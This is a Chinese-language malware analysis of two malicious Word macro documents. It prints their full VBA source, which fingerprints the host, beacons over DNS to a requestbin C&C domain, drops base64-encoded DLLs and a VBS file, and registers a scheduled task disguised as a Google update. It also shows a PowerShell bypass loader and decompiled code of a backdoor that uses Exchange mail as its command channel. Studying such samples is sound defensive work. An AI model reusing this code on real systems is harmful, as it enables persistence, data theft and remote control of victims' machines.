


5f39xxx.doc

MD5: 5f39d19099329c874a868121cbd4ee05

(需 要 修 改 其 中 的 定 义 :
Private Declare PtrSafe Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname
As String, ByVal wType As Integer, ByVal fOptions As Long, ByRef pServers As Any, ByRef
ppQueryResultsSet As Long, ByRef pReserved As Long) As Long)

静态分析:

1. 打开文件, 提示需要启动宏:
2. ALT+F11 打开 VBA 准备查看宏代码:



3. 宏代码有以下几个功能:
 - 1) 发送 DNS 请求
 - 2) 将获取主机信息 (计算机名后四位字符, 用户名前三位字符)
 - 3) 创建新的可信任路径

```
Sub Document_Open()  
    'Randomize  
    hostname = LCase(Environ("computername")) '获取被感染主机名  
    hostname = Mid(hostname, Len(hostname) - 3, 4)  
    username = Mid(LCase(Environ("username")), 1, 3) '获取计算机用户名  
    domain = ".53a91f99cdc251934931.d.requestbin.net" 'C&C地址  
    Call DnsQuery(myDomain(1), DNS_TYPE_A, 0, 0, 0, 0) '发送DNS请求  
  
    Dim version As String  
    version = DetectVersion() '获取excel的路径及版本信息  
    If version = "00.0" Then  
        Application.Quit  
    End If  
  
    AddNewTrustedLocation "Excel", version, "C:\", "Excel default location: Windows Path" '添加excel文件可信任路径 'C:\'  
    AddNewTrustedLocation "Word", version, "C:\", "Word default location: Windows Path" '添加word可信任路径 'C:\'  
    ActiveDocument.Sections(2).Range.Font.Hidden = False  
    Call DnsQuery(myDomain(2), DNS_TYPE_A, 0, 0, 0, 0)  
End Sub  
  
Function myDomain(n As Long) As String  
    myDomain = hostname & username & RandString(3) & n & domain  
End Function
```

4. 经过尝试, 此宏代码仅在 2016 版 world 中进行允许, 可能是攻击者进行针对性的攻击。
5. 利用(ProcessMonitor)PM 和 wireshark 进行抓包

72 55.648505	192.168.163.128	192.168.163.2	DNS	109 Standard query 0x3177 A q4h6suppjk1.53a91f99cdc251934931.d.requestbin.net
74 56.652225	192.168.163.128	192.168.163.2	DNS	109 Standard query 0x3177 A q4h6suppjk1.53a91f99cdc251934931.d.requestbin.net
77 57.689373	192.168.163.128	192.168.163.2	DNS	109 Standard query 0x3177 A q4h6suppjk1.53a91f99cdc251934931.d.requestbin.net
78 58.493551	192.168.163.2	192.168.163.128	DNS	109 Standard query response 0x3177 Server failure A q4h6suppjk1.53a91f99cdc25...

Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0

Queries

q4h6suppjk1.53a91f99cdc251934931.d.requestbin.net: type A, class IN
Name: q4h6suppjk1.53a91f99cdc251934931.d.requestbin.net
[Name Length: 49]
[Label Count: 5]
Type: A (Host Address) (1)
Class: IN (0x0001)

6. 此文档中的宏代码会进行两次 DNS 请求发送, 下一次如下:

219 72.515807	192.168.163.2	192.168.163.128	DNS	84 Standard query response 0x079a Server failure PTR 37.115.7.49.in-addr.arpa
221 73.364372	192.168.163.2	192.168.163.128	DNS	109 Standard query response 0xec3e Server failure A q4h6supaar2.53a91f99cdc25...
222 73.365183	192.168.163.2	192.168.163.128	DNS	109 Standard query response 0xec3e Server failure A q4h6supaar2.53a91f99cdc25...
223 73.442493	192.168.163.2	192.168.163.128	DNS	109 Standard query response 0xec3e Server failure A q4h6supaar2.53a91f99cdc25...
255 80.268154	192.168.163.128	192.168.163.2	DNS	86 Standard query 0x2048 PTR 71.116.55.194.in-addr.arpa
256 80.270309	192.168.163.2	192.168.163.128	DNS	122 Standard query response 0x2048 PTR 71.116.55.194.in-addr.arpa PTR trustce...
264 81.375601	192.168.163.128	192.168.163.2	DNS	79 Standard query 0xdde7 A downsrft.eastday.com

Queries

q4h6supaar2.53a91f99cdc251934931.d.requestbin.net: type A, class IN
Name: q4h6supaar2.53a91f99cdc251934931.d.requestbin.net
[Name Length: 49]

7. 该恶意宏代码除了发送 DNS 请求外, 就是设置了新的可信任路径。(其实是为了方便后续的恶意文档的宏代码执行, 其中的 DNS 请求则是用来向 C&C 发送被感染主机信息)
- 8.
- 9.
- 10.
- 11.
12. s

36fcxxx.doc

MD5: 36fcacf23def7876d16000a319c3ac744

(需要修改其中宏代码中的函数定义:


Private Declare PtrSafe Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname As String, ByVal wType As Integer, ByVal fOptions As Long, ByRef pServers As Any, ByRef ppQueryResultsSet As Long, ByRef pReserved As Long) As Long)

正确的函数定义:

Private Declare Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname As String, ByVal wType As Integer, ByVal Options As Long, ByVal pServers As Long, ppQueryResultsSet As Long, ByVal pReserved As Long) As Long

静态分析

1. word 文件需要打开宏, Alt+F11 查看宏代码:



2. 此恶意宏代码拥有更加复杂的功能：


- 1) 同样会收集主机和用户信息
- 2) 发送 DNS 请求
- 3) 释放恶意文件，执行恶意代码

3. 此恶意宏代码的主要工作流程如下：

- 1) 收集主机和用户信息，发送 DNS 请求
- 2) 创建新的文件路径'创建新文件路径
c:\users\supervirus\appdata\local\Google_Corporation\'
 - 3) 检查文件是否存在

```
"MicrosoftExchangeModule.dll"
"Microsoft.Exchange.WebServices.dll"
"exchange.vbs"
```

- 4) 如果上面三个文件不存在，则创建新的文件，并且从 word 文档的窗口中读入数据并且写入到这些文件中。



- 5) 接下来创建服务，利用 wscript.exe 来执行 exchange.vbs，并且伪造服务为谷歌的服务：

```
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo ' 伪造任务信息来源
regInfo.Description = "Google Chrome Update"
regInfo.Author = "Google Corporation"
```

4. 依次分析宏代码：

```

Sub Document_Open()
    hostname = LCase(Environ("computername")) ' 获取主机名
    hostname = Mid(hostname, Len(hostname) - 3, 4) ' 获取主机名后四位
    username = Mid(LCase(Environ("username")), 1, 3) ' 获取用户名的前三位
    domain = ".53a91f99cdc251934931.d.requestbin.net"
    Call DnsQuery(myDomain(1), DNS_TYPE_A, 0, 0, 0, 0) ' 发送DNS 请求1
    Dim ae As Boolean
    ae = True
    Dim be As Boolean
    be = True
    Dim ce As Boolean
    ce = True
    Set of = CreateObject("Scripting.FileSystemObject") ' 文件管理系统对象
    bap = LCase(Environ("localappdata")) & "\Google_Corporation\" ' 获取指定文件夹路径
    If Dir(bap, vbDirectory) = "" Then ' 如果指定路径不存在
        MkDir bap ' 创建新文件路径 c:\users\supervirus\appdata\local\Google_Corporation\
    End If
    ap = bap & "MicrosoftExchangeModule.dll"
    bp = bap & "Microsoft.Exchange.WebServices.dll"
    cp = bap & "exchange.vbs"
    If of.FileExists(ap) Then ' 检查Exchange.dll 模块是否存在
        ae = False ' 如果存在, 则ae=False
    End If
    If of.FileExists(bp) Then ' 检查Exchange 中的webservice 模块是否存在
        be = False
    End If
    If of.FileExists(cp) Then ' 检查Exchange.vbs 是否存在
        ce = False
    End If
    t = MainForm.la.Caption ' 从窗口中读取数据

```

```

If Application.MouseAvailable Then
    Set DM = CreateObject("Microsoft.XML" & "DOM") ' 创建XML 对象
    Set EL = DM.createElement("t" & "mp") ' 在对象中创建新元素
    EL.DataType = "bin.bas" & "e64" ' 数据的编码模式为base64编码
    If ae Then ' 如果Exchange.dll 模块不存在, 则执行下面代码创建新文件
        EL.Text = MainForm.la.Caption ' 从mainForm 窗口中读取恶意代码
        peacher = EL.NodeTypedValue
        Dim fileNo As Integer
        fileNo = FreeFile
        Open ap For Binary Lock Read Write As #fileNo ' 获取文件读写权限
        Dim beacher() As Byte
        beacher = peacher
        Put #fileNo, 1, beacher ' 向文件中写入数据
        Close #fileNo
    End If
    If be Then ' 如果Microsoft.Exchange.WebServices.dll 模块不存在,
        ' 则执行下面代码创建新文件
        EL.Text = helpForm.la.Caption ' 从helpForm 窗口中读取恶意代码
        peacher = EL.NodeTypedValue
        fileNo = 0
        fileNo = FreeFile
        Open bp For Binary Lock Read Write As #fileNo ' 获取文件读写权限
        beacher = peacher
        Put #fileNo, 1, beacher ' 向文件中写入数据
        Close #fileNo
    End If

```

```

If be Then ' 如果"exchange.vbs" 模块不存在, 则执行下面代码创建新文件
    EL.Text = titleForm.la.Caption ' 从titleForm 窗口中读取恶意代码
    peacher = EL.NodeTypedValue
    fileNo = 0
    fileNo = FreeFile
    Open cp For Binary Lock Read Write As #fileNo ' 获取文件读写权限
    beacher = peacher
    Put #fileNo, 1, beacher ' 向文件中写入数据
    Close #fileNo
End If

```

```

Call DnsQuery(myDomain(2), DNS_TYPE_A, 0, 0, 0, 0) '发送DNS 请求2
ActiveDocument.Sections(2).Range.Font.Hidden = False
End Sub
Sub Document_Close()
If Application.MouseAvailable Then
Call DnsQuery(myDomain(3), DNS_TYPE_A, 0, 0, 0, 0) '发送DNS 请求3
Const e0 = "sc"
Const e1 = "he"
Const e2 = "ule.ser"
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice") ' 创建"scheduled.service"对象
Call service.Connect ' 连接到本机, 其中包括计算机名, 用户名和端口
Dim rootFolder
Set rootFolder = service.GetFolder("\") ' 获取指定文件路径
Dim taskDefinition
Set taskDefinition = service.NewTask(0)
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo ' 伪造任务信息来源
regInfo.Description = "Google Chrome Update"
regInfo.Author = "Google Corporation"
Dim principal
Set principal = taskDefinition.principal
principal.LogonType = 3

Dim Action
Set Action = taskDefinition.Actions.Create(0)
Action.Path = ""wscript.exe"" ' 服务执行的路径
Action.Arguments = """" + cp + """" ' 程序参数
'vbs 文件""c:\users\supervirus\appdata\local\Google_Corporation\exchange.vbs""
Call rootFolder.RegisterTaskDefinition("Google Update", taskDefinition, 6, , , 3)
Call DnsQuery(myDomain(4), DNS_TYPE_A, 0, 0, 0, 0) '发送DNS 请求4
End If

```

5. 查看指定路径下的恶意文件:

名称	修改日期	类型	大小
bsdse	2021/6/28 10:34	文件	1 KB
exchange.vbs	2021/6/25 16:03	VBScript Script 文件	1 KB
Microsoft.Exchange.WebServices.dll	2021/6/25 16:03	应用程序扩展	803 KB
MicrosoftExchangeModule.dll	2021/6/25 16:03	应用程序扩展	41 KB

释放文件分析- Exchange.vbs

6. 该文件主要调用 Wscript.Shell 对象, 然后加载另外两个 dll 文件: (一个 loader), 调用 EWS.Program 对象的 main 方法


```

1 On Error Resume Next
2 set args=WScript.Arguments
3 set s=CreateObject("Wscript.Shell")
4 sd = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName) + "\"
5 s.Run "powershell -exec bypass -command "" [Reflection.Assembly]::LoadFile('"' + \
6 sd + "Microsoft.Exchange.WebServices.dll');[Reflection.Assembly]::LoadFile('"' + sd + \
7 "MicrosoftExchangeModule.dll');[EWS.Program]::Main() """,0,True


```

释放文件分析- Microsoft.Exchange.WebServices.dll

7. 静态分析: .NET 编写, 未加壳




8. 进行 VT 检查，并不报毒，说明此文件应该是一个白文件：




9.
10.

释放文件分析- MicrosoftExchangeModule.dll

11. 静态分析：.NET 编写，未加壳



12. 进行 VT 检查，报毒：



13. 由于文件是由 .NET 编写，故需要利用 .NET 相关的工具 dnspy 进行反编译，跟踪到 EWS.program 对象 main 方法：
先创建线程，进行 sleep，可能是为了绕过沙箱检测

```

public static void Main()
{
    ThreadStart arg_1F_0;
    if ((arg_1F_0 = Program.<c.>9_5_0) == null)
    {
        arg_1F_0 = (Program.<c.>9_5_0 = new ThreadStart(Program.<c.>9_<Main>b_5_0));
    }
    Thread thread = new Thread(arg_1F_0);
    try
    {
        Program.CreateNotificationIcon();
    }
    catch
    {
    }
}

```

```

// Token: 0x02000010 RID: 16
[CompilerGenerated]
[Serializable]
private sealed class <c>
{
    // Token: 0x06000047 RID: 71 RVA: 0x00002203 File Offset: 0x00000403
    internal void <Main>b_5_0()
    {
        Thread.Sleep(new Random().Next(30000, 120000));
    }
}

```

然后调用 CreateNotificationIcon 方法设置 icon 相关的配置:

```

namespace EWS
{
    // Token: 0x0200000F RID: 15
    public class Program
    {
        // Token: 0x06000040 RID: 64 RVA: 0x000021BD File Offset: 0x000003BD
        private static void CreateNotificationIcon()
        {
            Program.icon = new NotifyIcon(new Container());
            Program.icon.set_Icon(Resource1.Icon1);
            Program.icon.set_Text("");
            Program.icon.set_Visible(true);
        }
    }
}

```

然后获取计算机用户名进行身份 ID 设置

```

// Token: 0x06000042 RID: 66 RVA: 0x00003D8C File Offset: 0x00001F8C
public static void InitId()
{
    Program.id = Lib.ToBase64(Encoding.get_UTF8().GetBytes(Environment.get_UserName()));
    if (Program.id == null)
    {
        try
        {
            Program.id = Lib.ToBase64(Encoding.get_UTF8().GetBytes(Environment.get_UserName()));
        }
        catch
        {
            Program.id = "ABCDEFGF";
        }
    }
}
Program.InitId();
Program.InitId();

```

继续往下: 获取当前文件执行路径

```

Program.InitId();
Directory.SetCurrentDirectory(Path.GetDirectoryName(Assembly.GetExecutingAssembly().get_Location()));
RemoteCertificateValidationCallback arg_6C_0;

```

校验证书:

```

if ((arg_6C_0 = Program.<c.>9_5_1) == null)
{
    arg_6C_0 = (Program.<c.>9_5_1 = new RemoteCertificateValidationCallback(Program.<c.>9_<Main>b_5_1));
}

```

读取资源, 然后利用解析的资源进行 EWS 服务器邮箱登录, 然后创建新的 EWS 服务:

```

try
{
    List<Credential> expr_76 = new List<Credential>();
    expr_76.Add(new Credential(Resource1.host, Resource1.username, Resource1.password, Resource1.to));
    thread.Start();
    thread.Join();
    EWSCommunication eWSCCommunication = Program.CheckConnection(expr_76);
    List<byte[]> arg_B3_0 = eWSCCommunication.GetCommands();
    List<CMD> list = new List<CMD>();

    private static EWSCommunication CheckConnection(List<Credential> credentials)
    {
        EWSCommunication eWSCCommunication = null;
        using (List<Credential>.Enumerator enumerator = credentials.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                Credential arg_ID_0 = enumerator.get_Current();
                Program.icon.set_Visible(false);
                eWSCCommunication = EWSCommunication.CheckEWSConnection(arg_ID_0);
                if (eWSCCommunication != null)
                {
                    break;
                }
            }
        }
        return eWSCCommunication;
    }
}

```



```

public static EWSCommunication CheckEWSConnection(Credential credential)
{
    int num = credential.mode;
    EWSCommunication eWSCommunication = null;
    checked
    {
        do
        {
            try
            {
                switch (num)
                {
                    case 0:
                        eWSCommunication = new EWSCommunication(credential.Host, null, credential.Username, credential.Password,
                            null, 0);
                        break;
                    case 1:
                        eWSCommunication = new EWSCommunication(credential.Host, null, credential.Username, credential.Password,
                            null, 1);
                        break;
                    case 2:
                        eWSCommunication = new EWSCommunication(credential.Host, null, credential.Username, credential.Password,
                            null, 2);
                        break;
                }
            }
            catch { }
        } while (eWSCommunication == null);
    }
}

```

```

// Token: 0x0000001E, RDP: 31, RVA: 0x000029CC, File Offset: 0x000008CC
public EWSCommunication(string host, string toMailAddress = null, string username = null, string password = null, string
    domain = null, int mode = 0)
{
    this.ews = new EWSManager(host, username, password, domain, mode);
    if (toMailAddress == null)
    {
        this.sendEmailForResponse = false;
        this.toMailAddress = username;
    }
    else
    {
        this.sendEmailForResponse = true;
        this.toMailAddress = toMailAddress;
    }
    this.Initialize();
}

```

然后进行 ews 服务初始化，并且添加收件规则；

```

private void Initialize()
{
    this.ews.SetUserAgent(string.Format(Resource.UserAgent, Lib.getWindowsVersion()));
    this.destFolder = 2;
    if (Config.get(Config.RULES_SET) == null)
    {
        this.ews.AddRule(Resource.ruleName, Resource.cmdSubject, this.destFolder);
        this.ews.AddRule(Resource.ruleName + "1", Resource.resultSubject, this.destFolder);
        Config.add(Config.RULES_SET, "1");
    }
    if (Config.get(Config.FIRST_KEY) == null)
    {
        List<CMD> list = new List<CMD>();
        list.Add(new CMD("0", "0", ""));
        {
            result = Encoding.get_UTF8().GetBytes(string.Format("{0}|{1}|{2}", Environment.get_UserDomainName(),
                Environment.get_MachineName(), Environment.get_UserName()));
        }
        this.SendResult(Parser.CreateResult(list));
        Config.add(Config.FIRST_KEY, "1");
    }
}

```

```

public void AddRule(string ruleName, string subject, FolderId folderId)
{
    Rule expr_05 = new Rule();
    expr_05.set_DisplayName(ruleName);
    expr_05.set_Priority(1);
    expr_05.set_IsEnabled(true);
    Rule rule = expr_05;
    using (IEnumerator<Rule> enumerator = this.service.GetInboxRules().GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            if (enumerator.get_Current().get_DisplayName() == rule.get_DisplayName())
            {
                return;
            }
        }
    }
    rule.get_Conditions().get_ContainsSubjectStrings().Add(subject);
    rule.get_Actions().set_MoveToFolder(folderId);
    rule.get_Actions().set_MarkAsRead(true);
    this.service.UpdateInboxRules(new RuleOperation[]
    {
        rule
    });
}

```

规则条件：包含指定的字符串

将符合条件的邮件移至指定文件夹中，并标记为已读

并且记录相关的登录情况并加密，然后写入文件 e.txt 文件中

```

catch (Exception arg_165_0)
{
    num++;
    ExceptionHandling.Write(arg_165_0);
}
try
{
    eWSCommunication.TestConnection();
    break;
}
catch (Exception arg_175_0)
{
    ExceptionHandling.Write(arg_175_0);
    num++;
    eWSCommunication = null;
}

```

```

public static void Write(Exception e)
{
    try
    {
        string text = "[" + DateTime.get_UtcNow().ToString() + "]\n" + ((e != null) ? e.ToString() : null);
        if (new FileInfo(ExceptionHandling.ERR_FILE).get_Length() >= 13631488L)
        {
            File.WriteAllText(ExceptionHandling.ERR_FILE, Lib.ToBase64(Crypto.Encrypt(Encoding.get_UTF8().GetBytes(text))) +
                "AAAA");
        }
        else
        {
            File.AppendAllText(ExceptionHandling.ERR_FILE, Lib.ToBase64(Crypto.Encrypt(Encoding.get_UTF8().GetBytes(text))) +
                "AAAA");
        }
    }
    catch { }
}

```

接下来通过 ews 服务便利当前用户的所有邮件，读取邮件的具体信息，然后搜索指定的文本内容，如果在邮件中搜索到指定内容，则对文本进行解码，然后返回，并且将邮件删除：


```

public List<byte[]> GetCommands()
{
    List<byte[]> list = new List<byte[]>();
    checked
    {
        using (IEnumerator<Item> enumerator = this.ews.GetList(this.destFolder, Resource1.cmdSubject +
            Program.id).GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                EmailMessage emailMessage = (EmailMessage)enumerator.get_Current();
                try
                {
                    string text = emailMessage.get_Body().get_Text();
                    int num = text.IndexOf(Resource1.startString) + Resource1.startString.get_Length();
                    string @base = text.Substring(num, text.IndexOf(Resource1.endString) - num).Replace("\r", "").Replace(
                        "\n", "").Trim();
                    list.Add(Lib.FromBase64(@base));
                    emailMessage.Delete(0);
                }
                catch
                {
                }
            }
        }
    }
    return list;
}

```

接下来，将从邮件中读取的文本进行解密：

```

List<byte[]> arg_B3_0 = eWSCommunication.GetCommands(); 从邮件读取的文本
List<CMD> list = new List<CMD>();
using (List<byte[]>.Enumerator enumerator = arg_B3_0.GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        byte[] current = enumerator.get_Current();
        list.AddRange(Parser.ParseCommand(current)); cmd指令解密
    }
}

```

获得相关的执行指令，然后进行执行，并且将执行结果进行返回；其中，如果没从邮件中找到执行的命令，则执行 alive 函数进行存活检测：

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```

public void SendResult(byte[] commands)
{
    if (commands != null)
    {
        string subject = Resource1.resultSubject + Program.id;
        new Random();
        string text = Lib.ToBase64(commands);
        string body = string.Format(Resource1.emailBody, text);
        if (this.SendMailForResponse)
        {
            this.ews.SendMail(this.toMailAddress, subject, body, null, true, true);
            return;
        }
        this.ews.CreateEmail(this.toMailAddress, subject, body, "", true, true, this.destFolder);
    }
}

```

14. 总结：此 dll 文件的主要功能是利用 windows Exchange Web Service 作为工具在受害者主机上执行恶意代码 并传输恶意流量, 其前提是先窃取到受害者的邮件用户名和密码, 然后通过邮件发送恶意流量, 并且将邮件移动到“被删除邮件”中。

15.

16.

详细报告可以参考：

https://mp.weixin.qq.com/s?__biz=MzAwNTI1NDI3MQ==&mid=2649616748&idx=1&sn=f8be15b4664da08a8088b1f981637e63&scene=19#wechat_redirect